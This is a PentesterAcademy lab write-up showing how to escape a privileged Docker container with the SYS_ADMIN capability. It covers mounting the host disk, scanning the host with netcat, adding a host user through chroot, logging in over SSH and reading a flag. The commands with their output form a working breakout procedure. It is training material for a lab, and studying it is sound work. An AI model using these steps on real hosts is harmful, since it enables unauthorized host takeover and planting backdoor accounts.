
ATTACK
DEFENSE
by PentesterAcademy

Name	Privileged Container II
URL	https://attackdefense.com/challengedetails?cid=1197
Type	DevSecOps : Docker Breakouts

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Break out of the container by leveraging the additional capabilities provided to the container and retrieve the flag kept in the running process list of the host system!

Solution:

Step 1: Check the capabilities provided to the docker container.

Command: capsh --print

```
root@0b645cc2edf3:~# capsh --print
Current: = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_
immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,ca
p_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,ca
p_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_su
spend,cap_audit_read+ep
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_lin
ux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio
,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config
,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block
_suspend,cap_audit_read
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root)
root@0b645cc2edf3:~#
```

The container has SYS_ADMIN capability. As a result, the container can mount/unmount disks on the host machine.

Step 2: List the disks on the local machine.

Command: fdisk -l

```
root@0b645cc2edf3:~# fdisk -l
Disk /dev/sda: 4 GiB, 4294967296 bytes, 8388608 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes



root@0b645cc2edf3:~#
```

Since there is only one disk, the disk contains the root file system of the host machine.

Step 3: Mount the disk on /mnt directory and list the files.

Commands:
mount /dev/sda /mnt/
ls -l /mnt/

```
root@0b645cc2edf3:~# mount /dev/sda /mnt/
root@0b645cc2edf3:~#
root@0b645cc2edf3:~#
root@0b645cc2edf3:~# ls -l /mnt
total 92
drwxr-xr-x  2 root root  4096 Nov 15 13:00 bin
drwxr-xr-x  2 root root  4096 Aug 18 13:48 boot
drwxr-xr-x  4 root root  4096 Aug 18 13:48 dev
drwxr-xr-x 69 root root  4096 Nov  8 08:11 etc
drwxr-xr-x  3 root root  4096 Sep  3 06:51 home
drwxr-xr-x 13 root root  4096 Nov  7 21:19 lib
drwxr-xr-x  2 root root  4096 Aug 18 13:48 lib64
drwx------  2 root root 16384 Aug 18 13:47 lost+found
drwxr-xr-x  2 root root  4096 Aug 18 13:48 media
drwxr-xr-x  2 root root  4096 Aug 18 13:48 mnt
drwxr-xr-x  3 root root  4096 Aug 18 13:48 opt
```

```
drwxr-xr-x  2 root root  4096 Aug 18 13:48 proc
drwx------  3 root root  4096 Nov 15 06:55 root
drwxr-xr-x  6 root root  4096 Aug 18 13:48 run
drwxr-xr-x  2 root root  4096 Nov  7 21:19 sbin
drwxr-xr-x  2 root root  4096 Aug 18 13:48 srv
drwxr-xr-x  2 root root  4096 Aug 18 13:48 sys
drwxrwxrwt  7 root root  4096 Nov 15 12:59 tmp
drwxr-xr-x 11 root root  4096 Aug 18 13:48 usr
drwxr-xr-x 11 root root  4096 Aug 18 13:48 var
root@0b645cc2edf3:~#
```

Step 4: Find out the IP address of the host machine.

Command: ifconfig

```
root@0b645cc2edf3:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 202  bytes 19034 (19.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 129  bytes 18788 (18.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@0b645cc2edf3:~#
```

The docker container has an IP address 172.17.0.2, the host machine mostly creates an interface which acts as gateway for Docker network. And, generally the first IP address of the range is used for that i.e. 172.17.0.1 in this case.

Step 5: Use netcat to scan open ports on the host machine:

Command: nc -v -n -w2 -z 172.17.0.1 1-65535

```
root@0b645cc2edf3:~# nc -v -n -w2 -z 172.17.0.1 1-65535
(UNKNOWN) [172.17.0.1] 2222 (?) open
(UNKNOWN) [172.17.0.1] 22 (?) open
root@0b645cc2edf3:~#
```

Port 22 and 2222 are open on the host machine.

Step 6: Check the processes running on the container.

Commands:
ps -eaf
netstat -anlp

```
root@0b645cc2edf3:~# ps -eaf
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 13:00 ?        00:00:00 /bin/bash /startup.sh
root        14     1  0 13:00 ?        00:00:00 /usr/sbin/sshd
root        15     1  0 13:00 ?        00:00:05 /usr/bin/python /usr/bin/supervisord -n
root        18    14  0 13:01 ?        00:00:00 sshd: root@pts/0
root        30    18  0 13:01 pts/0    00:00:00 /bin/bash
root        40    14  0 13:06 ?        00:00:00 sshd: root@pts/1
root        56    40  0 13:06 pts/1    00:00:00 /bin/bash
root        73    56 12 13:18 pts/1    00:00:00 ps -eaf
root@0b645cc2edf3:~#
root@0b645cc2edf3:~# netstat -anlp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      14/sshd
tcp        0      0 172.17.0.2:22           192.192.243.2:58326     ESTABLISHED 18/sshd: root@pts/0
tcp        0      0 172.17.0.2:22           192.192.243.2:58334     ESTABLISHED 40/sshd: root@pts/1
tcp6       0      0 :::22                   :::*                    LISTEN      14/sshd
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name     Path
unix  2      [ ACC ]     STREAM     LISTENING     14971    15/python            /var/run/supervisor.sock.15
root@0b645cc2edf3:~#
```

SSH server is running on the container on port 22.

Step 7: Identify the service running on port 2222 on the host machine.

Command: nc 172.17.0.1 2222

```
root@0b645cc2edf3:~# nc 172.17.0.1 2222
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3

Protocol mismatch.
root@0b645cc2edf3:~#
```

SSH server is running on port 2222 of the host machine.

Step 8: Use chroot on the /mnt directory to create a new user “john” on the host machine.

Command: chroot /mnt/ adduser john

```
root@0b645cc2edf3:~# chroot /mnt/ adduser john
Adding user `john' ...
Adding new group `john' (1001) ...
Adding new user `john' (1000) with group `john' ...
Creating home directory `/home/john' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for john
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
root@0b645cc2edf3:~#
```

User “john” was created with “password” password.

Step 9: SSH into the host machine as the newly created user john.

Command: ssh john@172.17.0.1 -p 2222
Enter password “password”

```
root@0b645cc2edf3:~# ssh john@172.17.0.1 -p 2222
The authenticity of host '[172.17.0.1]:2222 ([172.17.0.1]:2222)' can't be established.
ECDSA key fingerprint is SHA256:iLK0xAbC1+tuYXjMowYHxiRCY57WBF0dXLonlWGghuY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[172.17.0.1]:2222' (ECDSA) to the list of known hosts.
john@172.17.0.1's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 5.0.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Keen to learn Istio? It's included in the single-package MicroK8s.

     https://snapcraft.io/microk8s

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

john@localhost:~$
```

Step 10: Retrieve the flag.

Command: ps -eaf | grep flag

```
john@localhost:~$
john@localhost:~$
john@localhost:~$ ps -eaf | grep flag
root       516     1  0 12:04 ?        00:00:00 /bin/bash /bin/monitor-process -exec --flag:7244fc714021925bcf5313252128cca3
john       783   771  0 12:27 pts/0    00:00:00 grep --color=auto flag
john@localhost:~$
john@localhost:~$
john@localhost:~$
```

Flag: 7244fc714021925bcf5313252128cca3

References:

1. Docker (https://www.docker.com/)